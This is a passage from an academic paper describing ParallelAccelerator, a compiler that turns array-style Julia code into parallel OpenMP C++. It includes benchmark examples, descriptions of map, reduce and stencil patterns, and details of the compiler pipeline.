Julia supports multiple dispatch; that is to say, functions can be (optionally) annotated with types and Julia allows functions to be overloaded based on the types of their arguments. Hence the same - (negation) operator that usually takes scalar operands can be overloaded to take an array object as its argument, and returns the negation of each of its elements in a

[1] Source code is available on GitHub: `https://github.com/intellabs/ParallelAccelerator.jl`.

new array. For instance, `-[1,2,3]` evaluates to `[-1,-2,-3]`, and `[1,2,3] .* [3,2,1]` evaluates to `[3,4,3]` where `.*` stands for element-wise multiplication. The resolution of any function call is typically dynamic: at each call, the runtime system will check the tags of arguments and find the function definition that is the most applicable for these types.

The Julia execution engine is an aggressively specializing just-in-time compiler that emits intermediate representation for the LLVM compiler. Julia has a fast C function call API, a garbage collector and, since recently, native threads. The compiler does not optimize array-style code, so users tend to write (error-prone) explicit loops.

There are a number of design choices in Julia that facilitate the job of ParallelAccelerator. Optional type annotations are useful, in particular on data type declarations. In Python, programmers have no way to limit the range of values the fields of a class can take. In R or MATLAB, things are even worse, as there are not even classes; all data types are built up dynamically out of basic building blocks such as lists and arrays. In Julia, if a field is declared to be of some type `T`, then the runtime system will insert checks at every assignment (unless the compiler can prove they are redundant). Julia differentiates between abstract types, which cannot be instantiated but can have subtypes, and concrete types, which can be instantiated but cannot have subtypes. In Java terminology, concrete types are `final`. This property is helpful because the memory layout of a concrete type is thus known, and the compiler can optimize them (*e.g.*, by stack allocation or field stripping). The `eval` function is not allowed to execute in the scope of the current function, as it does in JavaScript, which means that the damage that it can do is limited to changing global variables (and if the variables are typed, those changes must be type-preserving) and defining new functions. Julia's reflection capacities are limited, so it is not possible to modify the shape of data structures or add local variables to existing frames as in JavaScript or R.

2.2 Related Work

One way to improve the performance of high-level languages is to reduce interpreter overhead, as some of these languages are still executed by interpreting abstract syntax trees or bytecode. For instance, there is work on compiling MATLAB to machine code [10, 5, 22, 16], but due to the untyped and dynamic nature of the language, a sophisticated just-in-time compiler performing complex type inference is needed to get any performance improvements. Several projects have explored how to speed up the R language. Riposte [29] uses tracing techniques to extract commonly taken operation sequences and efficiently schedule vector operations. Early versions of FastR [14] exclusively relied on runtime specialization to remove high-level overheads; more recent versions also generate native code [25]. Pydron [21] provides semi-automatic parallelization of Python programs but requires explicit programmer annotations of side-effect free, parallelizable functions. Numba [17] is a JIT compiler for Python, and allows the user to define NumPy math kernels called UFuncs in Python and run them in parallel on either CPU or GPU. Julia is simpler to optimize, because it intentionally omits some of the most dynamic features of other productivity languages for scientific computing. For instance, Julia does not allow a function to delete arbitrary local variables of its caller (which R allows). ParallelAccelerator takes advantage of the existing Julia compiler. That compiler performs one and only one major optimization: it aggressively specializes functions on the run-time type of their arguments. This is how Julia obtains similar benefits to FastR but with a simpler runtime infrastructure. ParallelAccelerator only needs a little help to generate efficient parallel code. The main difference between ParallelAccelerator and Riposte is the use of static analysis rather than dynamic liveness information. The difference between ParallelAccelerator and Pydron is the reduction in the number of programmer-provided annotations.

```
julia> @acc f(x) = x .+ x .* x
f (generic function with 1 method)

julia> f([1,2,3])
5-element Array{Int64,1}:
2
6
12
```

Figure 1 A "hello world" motivating example for ParallelAccelerator.

Another way to improve performance is to trade generality for efficiency with domain-specific languages (DSLs). Delite [6, 27, 28] is a Scala compiler framework and runtime for high-performance embedded DSLs that leverages Lightweight Modular Staging [24] for run-time code generation. Our compiler design is inspired by Delite's Domain IR and Parallel IR, but does not prevent users from using the host language (by contrast, Delite-based DSLs such as OptiML support only a subset of Scala [26]). Copperhead [7] provides composable primitives for data-parallel operations embedded in a subset of Python, and leverages implicit data parallelism for efficiency. DSLs such as Patus [11, 12] target stencil computations. PolyMage [20] and Halide [23] are highly optimized DSL implementations for image processing pipelines. ParallelAccelerator addresses the lack of generality of these DSLs by providing full access to the host language. The SEJITS methodology [8] similarly allows full access to the host language, and employs specializers (micro-compilers) for specific computational "motifs" [2], which are "stovepipes" [15] from kernels to execution platform. Individual specializers use domain-specific optimizations to efficiently implement specific kernels, but do not share a common intermediate representation or runtime like ParallelAccelerator, limiting composability.

Pochoir [30] is a DSL for stencil computations, embedded in C++ using template metaprogramming. Like ParallelAccelerator, it can be used in two modes. In the first mode, which is analogous to ParallelAccelerator's library-only mode, the programmer can compile Pochoir programs to unoptimized code using an ordinary C++ compiler. In the second mode, the programmer compiles the code using the Pochoir compiler, which acts as a preprocessor to the C++ compiler and transforms the code into parallel C++.

Improving the speed of array-style code in Julia is the goal of packages such as Devectorize.jl [18]. It provides a macro for automatically translating array-style code into devectorized code. Like Devectorize.jl, the focus of ParallelAccelerator is on speeding up code written in array style. However, since our approach is compiler-based rather than library-based, we can do much more in terms of compiler optimizations, and the addition of parallelism provides a substantial further speedup.

3 Motivating Examples

We illustrate how ParallelAccelerator speeds up scientific computing codes by example. Consider a trivial `@acc`-annotated function declared and run in the Julia REPL as shown in Figure 1.

When compiling an `@acc`-annotated function such as `f`, ParallelAccelerator optimizes high-level array operations, such as pointwise array addition (`.+`) and multiplication (`.*`). It compiles them to C++ with OpenMP directives, so that a C++ compiler can then generate high-performance native code. The C++ code that ParallelAccelerator produces for `f` is shown

```
1  void f271(j2c_array<double> &x, j2c_array<double> *ret)
2  {
3      int64_t idx, len;
4      double tmp1, tmp2, ssa0, ssa1;
5      j2c_array< double >  new_arr;
6
7      len = x.ARRAYSIZE(1);
8      new_arr = j2c_array<double>::new_j2c_array_1d(NULL, len);
9  #pragma omp parallel private(tmp1, ssa1, ssa0, tmp2)
10     {
11 #pragma omp for private(idx)
12         for (idx = 1; idx<=len; idx++)
13         {
14             tmp1 = x.ARRAYELEM(idx);
15             ssa1 = tmp1 * tmp1;
16             tmp2 = x.ARRAYELEM(idx);
17             ssa0 = tmp2 + ssa1;
18             new_arr.ARRAYELEM(idx) = ssa0;
19         }
20     }
21     *ret = new_arr;
22 }
```

Figure 2 The generated C++ code for the motivating example from Figure 1.

in Figure 2. In line 1, the function name `f` is mangled to produce a unique C function name and the input array `x` can be seen followed by the pointer argument `ret` that is used to return the output array. In line 7, the length of the array `x` is saved and used as the upper bound of the for loop in line 12. In line 8, memory is allocated for the output array, similarly matching the length of `x`. The parallel OpenMP for loop defined on lines 9-22 iterates through each element of `x`, multiplies each element by itself, adds each element to that product, and stores the result in the corresponding index in the output array. On line 21, the output array is returned from the function by storing it in `ret`.

The performance improvements that ParallelAccelerator delivers over standard Julia are in part a result of exposing parallelism and exploiting parallel hardware, and in part a result of eliminating run-time inefficiencies such as unneeded array bounds checks and intermediate array allocations. In fact, ParallelAccelerator often provides a substantial performance improvement over standard Julia even when running on one thread; see Section 6 for details.

3.1 Black-Scholes option pricing

The Black-Scholes formula for option pricing is a classic high-performance computing benchmark. Figure 3 shows an implementation of the Black-Scholes formula, written in a high-level array style in Julia. The arguments to the `blackscholes` function, `sptprice`, `strike`, `rate`, `volatility`, and `time`, are all arrays of floating-point numbers. `blackscholes` performs several computations involving pointwise addition (`.+`), subtraction (`.-`), multiplication (`.*`), and division (`./`) on these arrays. To understand this example, it is not necessary to understand the details of the Black-Scholes formula; the important thing to notice about the code is that it does many pointwise array arithmetic operations. When run on arrays of 100 million elements, this code takes 22 seconds to run under standard Julia.

The many pointwise array operations in this code make it a good candidate for speeding up with ParallelAccelerator. Doing so requires only minor changes to the code: we need only import the ParallelAccelerator library, then annotate the `blackscholes` function with `@acc`. With the addition of `@acc`, the running time drops to 13.1s on one thread, and when we

```
function blackscholes(sptprice, strike, rate, volatility, time)
    logterm = log10(sptprice ./ strike)
    powterm = .5 .* volatility .* volatility
    den = volatility .* sqrt(time)
    d1 = (((rate .+ powterm) .* time) .+ logterm) ./ den
    d2 = d1 .- den
    NofXd1 = 0.5 .+ 0.5 .* erf(0.707106781 .* d1)
    NofXd2 = 0.5 .+ 0.5 .* erf(0.707106781 .* d2)
    futureValue = strike .* exp(- rate .* time)
    c1 = futureValue .* NofXd2
    call = sptprice .* NofXd1 .- c1
    put  = call .- futureValue .+ sptprice
end
```

Figure 3 An implementation of the Black-Scholes option pricing algorithm. Adding an `@acc` annotation to this function improves performance by 41.6× on 36 cores.

```
function blur(img, iterations)
    w, h = size(img)
    for i = 1:iterations
      img[3:w-2,3:h-2] =
       img[3-2:w-4,3-2:h-4] * 0.0030 + img[3-1:w-3,3-2:h-4] * 0.0133 +
           ... +
       img[3-2:w-4,3-1:h-3] * 0.0133 + img[3-1:w-3,3-1:h-3] * 0.0596 +
           ... +
       img[3-2:w-4,3+0:h-2] * 0.0219 + img[3-1:w-3,3+0:h-2] * 0.0983 +
           ... +
       img[3-2:w-4,3+1:h-1] * 0.0133 + img[3-1:w-3,3+1:h-1] * 0.0596 +
           ... +
       img[3-2:w-4,3+2:h-0] * 0.0030 + img[3-1:w-3,3+2:h-0] + 0.0133 +
           ...
    end
    return img
end
```

Figure 4 An implementation of a Gaussian blur in Julia. The ...s elide parts of the weighted average.

enable 36-thread parallelism, running time drops to 0.5s, for a total speedup of 41.6× over standard Julia.

3.2 Gaussian blur

In this example, we consider a stencil computation that blurs an image using a Gaussian blur. Stencil computations, which update the elements of an array according to a fixed pattern called a stencil, are common in scientific computing. In this case, we are blurring an image, represented as a 2D array of pixels, by setting the value of each output pixel to a weighted average of the values of the corresponding input pixel and its neighbors. (At the borders of the image, we do not have enough neighboring pixels to compute an output pixel value, so we skip those pixels and do not assign to them.) Figure 4 gives a Julia implementation of a Gaussian blur that blurs an image (`img`) a given number of times (`iterations`). The `blur` function is in array style and does not explicitly loop over all pixels in the image; instead, the loop counter refers to the number of times the blur should be iteratively applied. When run for 100 iterations on a large grayscale input image of 7095x5322 pixels, this code takes 877s to run under standard Julia.

```
@acc function blur(img, iterations)
    buf = Array(Float32, size(img)...)
    runStencil(buf, img, iterations, :oob_skip) do b, a
       b[0,0] =
            (a[-2,-2] * 0.0030 + a[-1,-2] * 0.0133 + ... +
             a[-2,-1] * 0.0133 + a[-1,-1] * 0.0596 + ... +
             a[-2, 0] * 0.0219 + a[-1, 0] * 0.0983 + ... +
             a[-2, 1] * 0.0133 + a[-1, 1] * 0.0596 + ... +
             a[-2, 2] * 0.0030 + a[-1, 2] * 0.0133 + ...
       return a, b
    end
    return img
end
```

Figure 5 Gaussian blur implemented using ParallelAccelerator.

Using ParallelAccelerator, we can rewrite the `blur` function as shown in Figure 5. In addition to the `@acc` annotation, we replace the `for` loop in the original code with ParallelAccelerator's `runStencil` construct.[2] The `runStencil` construct uses *relative* rather than absolute indexing into the input and output arrays. The `:oob_skip` argument tells `runStencil` to skip pixels at the borders of the image; unlike in the original code, we do not have to adjust indices to do this manually. Section 4.5 covers the semantics of `runStencil` in detail. With these changes, running under the ParallelAccelerator compiler, running time drops to 38s on one core and only 1.4s when run on 36 cores — a speedup of over 600× over standard Julia.

3.3 Two-dimensional wave equation simulation

The previous two examples focused on orders-of-magnitude performance improvements enabled by ParallelAccelerator. For this example, we focus instead on the flexibility that ParallelAccelerator provides through its approach of extending Julia, rather than offering an invasive DSL alternative to programming in standard Julia.

This example uses the two-dimensional wave equation to simulate the interaction of two waves. The two-dimensional wave equation is a partial differential equation (PDE) that describes the propagation of waves across a surface, such as the vibrations of a drum head. From the discretized PDE, one can derive a formula for the future (f) position of a point (x, y) on the surface, based on its current (c) and past (p) positions (r is a constant):

$$f(x,y) = 2c(x,y) - p(x,y) + r^2\left[c(x-\Delta x,y) + c(x+\Delta x,y) + c(x,y-\Delta y) + c(x,y+\Delta y) - 4c(x,y)\right]$$

The above formula expressed in array-style code is:

```
f[2:s-1,2:s-1] = 2*c[2:s-1,2:s-1] - p[2:s-1,2:s-1]
                 + r^2 * (  c[1:s-2,2:s-1] + c[3:s,2:s-1]
                          + c[2:s-1,1:s-2] + c[2:s-1,3:s]
                          - 4*c[2:s-1,2:s-1]  )
```

This code is excerpted from a MATLAB program found "in the wild"[3] that simulates the propagation of waves on a surface. It is written in an idiomatic MATLAB style, making heavy use of array notation. It represents f, c, and p as three 2D arrays of size `s` in each

[2] Here, `runStencil` is being called with Julia's built-in `do`-block syntax (`http://docs.julialang.org/en/release-0.5/manual/functions/#do-block-syntax-for-function-arguments`).
[3] See footnote 8 for a link to the original code.

dimension, and updates the `f` array based on the contents of the `c` and `p` arrays (skipping the boundaries of the grid, which are handled separately).

A direct port (preserving the array style of the MATLAB code) of the full program to Julia has a running time of 4s on a 512×512 grid. The wave equation shown above is part of the main loop of the simulation. Most of the simulation's execution time is spent in computing the above wave equation. To speed up this code with ParallelAccelerator, the key is to observe that the wave equation is performing a stencil computation. The expression

```
runStencil(p, c, f, 1, :oob_skip) do p, c, f
    f[0,0] = 2*c[0,0] - p[0,0]
             + r*r * (c[-1,0] + c[1,0] + c[0,-1] + c[0,1] - 4*c[0,0])
end
```

takes the place of the wave equation formula. Like the original code, it computes an updated value for `f` based on the contents of `c` and `p`. Unlike the original code, it uses relative rather than absolute indexing: assigning to `f[0,0]` updates *all* elements of `f`, based on the contents of the `c` and `p` arrays. With this minor change and with the addition of an `@acc` annotation, the code runs in 0.3s, delivering a speedup of 15× over standard Julia.

However, for this example the key point is not the speedup enabled by `runStencil` but rather the way in which `runStencil` combines seamlessly with standard Julia features. Although the wave equation dominates the running time of the main loop of the simulation, most of the code in that main loop (which we omit here) handles other important details, such as how the simulation should behave at the boundaries of the grid. Most stencil DSLs support setting the edges to zero values, which in physical terms means that a wave reaching the edge would be reflected back toward the middle of the grid. However, this simulation uses "transparent" boundaries, which simulate an infinite grid. With ParallelAccelerator, rather than needing to add special support for this sophisticated boundary handling, we can again use `:oob_skip` in our `runStencil` call, as was done in Figure 5 for the Gaussian blur example in the previous section, and instead express the boundary-handling code in standard Julia.

The sophisticated boundary handling that this simulation requires illustrates one reason why ParallelAccelerator takes the approach of extending Julia and identifying existing parallel patterns, rather than providing an invasive DSL: it is difficult for a DSL designer to anticipate all the features that the user of the DSL might need. Therefore, ParallelAccelerator does not aim to provide an invasive DSL alternative to programming in Julia. Instead, the user is free to use domain-specific constructs like `runStencil` (say, for the wave equation), but can combine them seamlessly with standard, fully general Julia code (say, for boundary handling) that operates on the same data structures.

4 Parallel patterns in ParallelAccelerator

In this section, we explain the implicit parallel patterns that the ParallelAccelerator compiler makes explicit. We also give a careful examination of their differences in expressiveness, safety guarantees and implementation trade-offs, which hopefully should give a few new insights even to readers who are already well versed with concepts like map and reduce.

4.1 Building Blocks

Array operators and functions become the building blocks for users to write scientific and numerical programs and provide a higher level of abstraction than operating on individual elements of arrays. There are numerous benefits to writing programs in array style:

- We can safely index array elements without bounds checking once we know the input array size.
- Many operations are amenable to implicit parallelization without changing their semantics.
- Many operations do not have side effects, or when they do, their side effects are well-specified (*e.g.*, modifying the elements of one of the input arrays).
- Many operations can be further optimized to make better use of hardware features, such as caches and SIMD (Single Instruction Multiple Data) vectorization.

In short, such array operators and functions already come with a degree of domain knowledge embedded in their semantics, and such knowledge enables parallel implementations and optimization opportunities. In ParallelAccelerator, we identify a range of parallel patterns corresponding to either existing functions from the base library or language features. We are then able to translate these patterns to more efficient implementations without sacrificing program safety or altering program semantics. A crucial enabling factor is the readily available type information in Julia's typed AST, which makes it easy to identify what domain knowledge is present (*e.g.*, dense array or sparse array), and generate safe and efficient code without runtime type checking.

4.2 Map

Many element-wise array functions are essentially what is called a *map* operation in functional programming. For a unary function, this operation maps from each element of the input array to an element of the output array, which is freshly allocated and of the same size as the input array. For a binary function, this operation maps from each pair of elements from the input arrays to an element of the output array, again requiring that the two input arrays and the output array are of the same size. Such arity extension can also be applied to the output, so instead of just one output, a *map* can produce two output arrays. Internally, ParallelAccelerator translates element-wise array operators and functions to the following construct that we call *multi-map*, or *mmap* for short:

$$(\underbrace{B_1, B_2, \ldots}_{n}) = mmap((\underbrace{x_1, x_2, \ldots}_{m}) \rightarrow (\underbrace{e_1, e_2, \ldots}_{n}), \underbrace{A_1, A_2, \ldots}_{m})$$

Here, *mmap* takes an anonymous lambda function and maps it over m input arrays $A_1, A_2, \ldots$ to produce n output arrays $B_1, B_2, \ldots$. The lambda function performs element-wise computation from m scalar inputs to n scalar outputs. The sequential operational semantics of *mmap* is to iterate over the array length using an index, call the lambda function with elements read from the input arrays at this index, and write the results to the output arrays at the same index.

In addition to *mmap*, we introduce an *in-place multi-map* construct, or *mmap*! for short:[4]

$$mmap!(\underbrace{(x_1, x_2, \ldots)}_{m} \rightarrow \underbrace{(e_1, e_2, \ldots)}_{n}, \underbrace{A_1, A_2, \ldots}_{m}), \text{where } m \geq n$$

The difference between *mmap*! and *mmap* is that *mmap*! modifies the first n out of its m input arrays, hence we require that $m \geq n$. Below are some examples of how we translate

[4] The ! symbol is part of a legal identifier, suggesting mutation.

user-facing array operations to either *mmap* or *mmap*!:

$$\begin{array}{lcl} \texttt{log(A)} & \Rightarrow & \mathit{mmap}(x \rightarrow \texttt{log}(x), \texttt{A}) \\ \texttt{A .* B} & \Rightarrow & \mathit{mmap}((x, y) \rightarrow x\texttt{*}y, \texttt{A}, \texttt{B}) \\ \texttt{A -= B} & \Rightarrow & \mathit{mmap}!((x, y) \rightarrow x\texttt{-}y, \texttt{A}, \texttt{B}) \\ \texttt{A .+ c} & \Rightarrow & \mathit{mmap}(x \rightarrow x\texttt{+c}, \texttt{A}) \end{array}$$

In the last example above, we are able to inline a scalar variable `c` into the lambda because type inference is able to tell that `c` is not an array.

Once we guarantee the inputs and outputs used in *mmap* and *mmap*! are of the same size, we can avoid all bounds checking when iterating through the arrays. Operational safety is further guaranteed by having *mmap* and *mmap*! only as internal constructs to our compiler, rather than exposing them to users, and translating only a selected subset of higher-level operators and functions when they are safe to parallelize. This way, we do not risk exposing the lambda function to our users, and can rule out any unintended side effects (*e.g.*, writing to environment variables, or reading from a file) that may cause non-deterministic behavior in a parallel implementation.

4.3 Reduction

Beyond maps, ParallelAccelerator also supports reduction as a parallel construct. Internally it has the form $r = \mathit{reduce}(\oplus, \phi, A)$, where $\oplus$ stands for a binary infix reduction operator, and ϕ represents an identity value that accompanies a particular $\oplus$ for a specific element type. Mathematically, the *reduce* operation is equivalent to computing $r = \phi \oplus a_1 \oplus \cdots \oplus a_n$, where $a_1, \ldots, a_n$ represent all elements in array A of length n. Reductions can be made parallel only when the operator $\oplus$ is associative, which means we can only safely translate a few functions to *reduce*, namely:

$$\begin{array}{lcl} \texttt{sum(A)} & \Rightarrow & \mathit{reduce}(\texttt{+}, 0, \texttt{A}) \\ \texttt{product(A)} & \Rightarrow & \mathit{reduce}(\texttt{*}, 1, \texttt{A}) \\ \texttt{any(A)} & \Rightarrow & \mathit{reduce}(\texttt{||}, \texttt{false}, \texttt{A}) \\ \texttt{all(A)} & \Rightarrow & \mathit{reduce}(\texttt{\&\&}, \texttt{true}, \texttt{A}) \end{array}$$

Unlike the multi-map case, we make a design choice here not to support multi-reduction so that we can limit ourselves to only operators rather than the more flexible lambda expression. This is mostly an implementation constraint that can be lifted as soon as our parallel backend supports custom user functions.

4.4 Cartesian Map

So far, we have focused on a selected subset of base library functions that can be safely translated to parallel constructs such as *mmap*, *mmap*!, and *reduce*. Going beyond that, we also look for ways to translate larger program fragments. One such target is a Julia language feature called *comprehension*, a functional programming concept that has grown popular among scripting languages such as Python and Ruby. In Julia, comprehensions have the syntax illustrated below:

$$A = [f(x_1, x_2, \ldots, x_n) \texttt{ for } x_1 \texttt{ in } r_1,\ x_2 \texttt{ in } r_2, \ldots, x_n \texttt{ in } r_n]$$

where variables $x_1, x_2, \ldots, x_n$ are iterated over either range or array objects $r_1, r_2, \ldots, r_n$, and the result is an n-dimensional dense array A, each value of which is computed by calling

function f with $x_1, x_2, \ldots, x_n$. Operationally it is equivalent to creating a rank-n array of a dimension that is the Cartesian product of the range of variables $r_1, r_2, \ldots, r_n$, and then going through n-level nested loops that use f to fill in all elements. As an example, we quote from the Julia user manual[5] the following `avg` function, which takes a one-dimensional input array `x` of length n and uses an array comprehension to construct an output array of length $n - 2$, in which each element is a weighted average of the corresponding element in the original array and its two neighbors:

```
avg(x) = [ 0.25*x[i-1] + 0.5*x[i] + 0.25*x[i+1] for i in 2:length(x)-1 ]
```

This example explicitly indexes into arrays using the variable `i`, something that cannot be expressed as a vanilla map operation as discussed in Section 4.2. Most comprehensions, however, can still be parallelized provided the following conditions can be satisfied:

1. There are no side effects in the comprehension body (the function f).
2. The size of all range objects $r_1, r_2, \ldots, r_n$ can be computed ahead of time.
3. There are no inter-dependencies among the range indices $x_1, x_2, \ldots, x_n$.

The first condition is to ensure that the result is still deterministic when its computation is made parallel, and ParallelAccelerator implements a conservative code analysis to identify possible breaches to this rule and reject such code. The second and third are constraints that allow the result array to be allocated prior to the computation, and in fact Julia's existing semantics for comprehension already imposes these rules. Moreover, comprehension syntax also rules out ways to either mention or index the output array within the body. Therefore, in our implementation it is always safe to write to the output array without additional bounds checking. It must be noted, however, that since arbitrary user code can go into the body, indexing into other array variables is still allowed and must be bounds-checked.

In essence, a comprehension is still a form of our familiar map operation, where instead of input arrays it maps over the range objects that make up the Cartesian space of the output array. Internally ParallelAccelerator translates comprehension to a parallel construct that we call *cartesianmap*:

$$A = \mathit{cartesianmap}(\underbrace{(i_1, \ldots)}_{n} \to f(\underbrace{r_1[i_1], \ldots}_{n}), \underbrace{\mathit{len}(r_1), \ldots}_{n})$$

In the above translation, we slightly transform the input ranges to their numerical sizes, and liberally make use of array indexing notation to read the actual range values so that $x_j = r[i_j]$ for all $1 \le i \le \mathit{len}(r_j)$ and $1 \le j \le n$. This transformation makes it easier to enumerate all range objects uniformly. Furthermore, given the fact that *cartesianmap* iterates over the Cartesian space of its output array, we can decompose a *cartesianmap* construct into two steps: allocating the output array, and in-place *mmap*!-ing over it, with the lambda function extended to take indices as additional parameters. We omit the details of the transformation here.

4.5 Stencil

A stencil computation computes new values for all elements of an array based on the current values of neighbors. The example we give for comprehensions in Section 4.4 would also qualify as a stencil computation. It may seem plausible to just translate stencils as if they were parallel array comprehensions, but there is a crucial difference: stencils have both

[5] http://docs.julialang.org/en/release-0.5/manual/arrays/#comprehensions

```
runStencil(Apu, Apv, pu, pv, Ix, Iy, 1, :oob_src_zero) do Apu, Apv, pu,
    pv, Ix, Iy
  ix = Ix[0,0]
  iy = Iy[0,0]
  Apu[0,0] = ix * (ix*pu[0,0] + iy*pv[0,0]) + lam*(4.0f0*pu[0,0]-(pu
      [-1,0]+pu[1,0]+pu[0,-1]+pu[0,1]))
  Apv[0,0] = iy * (ix*pu[0,0] + iy*pv[0,0]) + lam*(4.0f0*pv[0,0]-(pv
      [-1,0]+pv[1,0]+pv[0,-1]+pv[0,1]))
end
```

Figure 6 Stencil code excerpt from the opt-flow workload (see Section 6) that illustrates multi-buffer operation.

input and output arrays, and they are all of the same size. This property allows us to eliminate bounds checking not just when writing to outputs, but also when reading from inputs. Because Julia does not have a built-in language construct for us to identify stencil calls in its AST, we introduce a new user-facing language construct, `runStencil`:

$$\texttt{runStencil}((\underbrace{A, B, \ldots}_{m}) \rightarrow f(\underbrace{A, B, \ldots}_{m}), \underbrace{A, B, \ldots}_{m}, n, s)$$

The `runStencil` function takes a function f as the stencil kernel specification, then m image buffers (dense arrays) A, B, ..., and optionally a trip-count n for an *iterative stencil loop* (ISL), and a symbol s that specifies how to handle stencil boundaries. We also require that:

- All buffers are of the same size.
- Function f has arity m.
- In f, all buffers are relatively indexed with statically known indices, *i.e.*, only integer literals or constants.
- There are no updates to environment variables or I/O in f.
- For an ISL, f may return a set of buffers, rotated in position, to indicate the sequence of buffer swapping in between two consecutive stencil loops.

For boundary handling, we have built-in support for a few common cases such as wrap-arounds, but users are free to do their own boundary handling outside of the `runStencil` call, as mentioned in Section 3.

An interesting aspect of our API is that input and output buffers need not be separated and that any buffer may be read or updated. This allows flexible stencil specifications over multiple buffers, combined with support for rotating only a subset of them in case of an ISL. Figure 6 shows an excerpt from the opt-flow workload (see Section 6) that demonstrates this use case. It has six buffers, all accessed using relative indices, and only two buffers `Apu` and `Apv` are written to. A caveat is that care must be taken when reading from and writing to the same output buffer. Although there are stencil programs that require this ability, output arrays must always be indexed at 0 (*i.e.*, the current position) in order to avoid non-determinism. We currently do not check for this situation.

Our library provides two implementations of `runStencil`: one a pure-Julia implementation, and the other the parallel implementation that our compiler provides. In the latter case, we translate the `runStencil` call to an internal construct called *stencil!* that has some additional information after a static analysis to derive kernel extents, dimensions, and so on. Since there is a Julia implementation, code that uses `runStencil` can run in Julia simply by importing the ParallelAccelerator library, even when the compiler is turned off, which can be done by setting an environment variable. Any `@acc`-annotated function, including

those that use `runStencil`, will run in this library-only mode, but through the ordinary Julia compilation path.[6]

5 Implementing ParallelAccelerator

The standard Julia compiler converts programs into ASTs, then transforms them to LLVM IR, and finally generates native assembly code. The ParallelAccelerator compiler intercepts this AST, introduces new AST node types for the parallel patterns discussed in Section 4, performs optimizations, and finally generates OpenMP C++ code (as shown in Figure 7). Since we assume there is an underlying C++ compiler producing optimized native code, our general approach to optimization within ParallelAccelerator itself is to only perform those optimizations that the underlying compiler is not capable of doing, due to the loss of semantic information present only in our Domain AST (Section 5.1) and Parallel AST (Section 5.2) intermediate languages.

Functions annotated with the `@acc` macro are replaced by a trampoline. Calls to those functions are thus redirected to the trampoline. When it is invoked, the types of all arguments are known. The combination of function name and argument types forms a key that the trampoline looks for within a cache of accelerated functions. If the key exists, then the cache has optimized code for this call. If it does not, the trampoline uses Julia's `code_typed` function to generate a type-inferred AST specialized for the argument types. The trampoline then coordinates the passage of this AST through the rest of our compilation pipeline, installs the result in the cache, and calls the newly optimized function. This aggressive code specialization mitigates the dynamic aspects of the language.

5.1 Domain Transformation

Domain transformation takes a Julia AST and returns a Domain AST where some nodes have been replaced by "domain nodes" such as *mmap*, *reduce*, *stencil*!, etc. We pattern-match against the incoming AST to translate supported operators and functions to their internal representations, and perform necessary safety checks and code analysis to ensure soundness with respect to the sequential semantics.

Since our compiler backend outputs C++, all transitively reachable functions must be optimized. This phase processes all call sites, finds the target function(s) and recursively optimizes them.

The viability of this strategy crucially depends on the compiler's ability to precisely determine the target functions at each call site. This, in turn, relies on knowing the type of arguments of functions. While this is generally an intractable problem for a dynamic language, ParallelAccelerator is saved by the fact that optimizations are performed at runtime, the types of the argument to the original `@acc` call are known, and the types of global constants are also known. Lastly, at the point when an `@acc` is actually invoked, all functions needed for its execution are likely to have been loaded. Users can help by providing type annotations, but in our experience these are rarely needed.

[6] The Julia version of `runStencil` did not require significant extra development effort. To the contrary, it was a crucial early step in implementing the native ParallelAccelerator version, because it allowed us to prototype the semantics of the feature and have a reference implementation.




Figure 7 The ParallelAccelerator compiler pipeline.

5.2 Parallel Transformation

Parallel transformation lowers domain nodes down to a common "parallel for" representation that allows a unified optimization framework for all parallel patterns. The result of this phase is a Parallel AST which extends Julia ASTs with *parfor* nodes. Each parfor node represents one or more tightly nested for loops where every point in the loops' iteration space is independent and is thus amenable to parallelization.

This phase starts with standard compiler techniques to simplify and reorder code so as to maximize later fusion. Next, the AST is lowered by replacing domain nodes with equivalent parfor nodes. Lastly, this phase performs fusion.

A parfor node consists of *pre-statements*, *loop nests, reductions, body,* and *post-statements.* Pre- and post-statements are statements executed once before and after the loop. Pre-statements do things such as output array allocation, storing the length of the arrays used

by the loop or the initial value of the reduction variable. The loop nests are encoded by an array where each element represents one of the nested loops of the parfor. Each such element contains the index variable, the initial and final values of the index variable, and the step. All lowered domain operations have a loop nest. The reduction is an array where each element represents one reduction computation taking place in the parfor. Each reduction element contains the name of the reduction variable, the initial value of the reduction variable, and the function by which multiple reduction values may be combined. The body consists of the statements that perform the element-wise computation of the parfor. The body is generated in three parts, input, computation, and output, which makes it easier to perform fusion. In the input, individual elements from input arrays are stored into variables. Conversely, in the output, variables containing results are stored into their destination array. The computation is generated by the domain node which takes the variables defined for the input and output sections and generates statements that perform the computation.

Parfor fusion lowers loop iteration overhead, eliminates some intermediate arrays that would otherwise have to be created and typically has cache benefits by allowing array elements to remain in registers or cache across multiple uses. When two consecutive domain node types are lowered to parfors, we check whether they can be fused. The criteria are:

- Loop nests must be equivalent: Since loop nests are usually based on some array's dimensions, the check for equivalence often boils down to whether the arrays used by both parfors are known to have the same shape. To make this determination, we keep track of how arrays are derived from other arrays and maintain a set of array size equivalence classes.
- The second parfor must not access any piece of data created by the first at a different point in the iteration space: This means that the second parfor does not use a reduction variable computed by the first parfor and all array accesses must only access array elements corresponding to the current point in the iteration space. This also means that we do not currently fuse parfors corresponding to *stencil*! nodes.

The fusing of two parfors involves appending the second parfor's pre-statements, body, reductions, and post-statements to those of the first parfor's. Also, since the body of the second parfor uses loop index variables specific to the second parfor's loop nest, the second parfor's loop index variables are replaced with the corresponding index variables of the first parfor. In addition, we eliminate redundant loads and stores and unneeded intermediate arrays. If an array created for the first parfor is not live at end of the second parfor, then the array is eliminated by removing its allocation statement in the first parfor and by removing all assignments to it in the fused body.

5.3 Code Generation

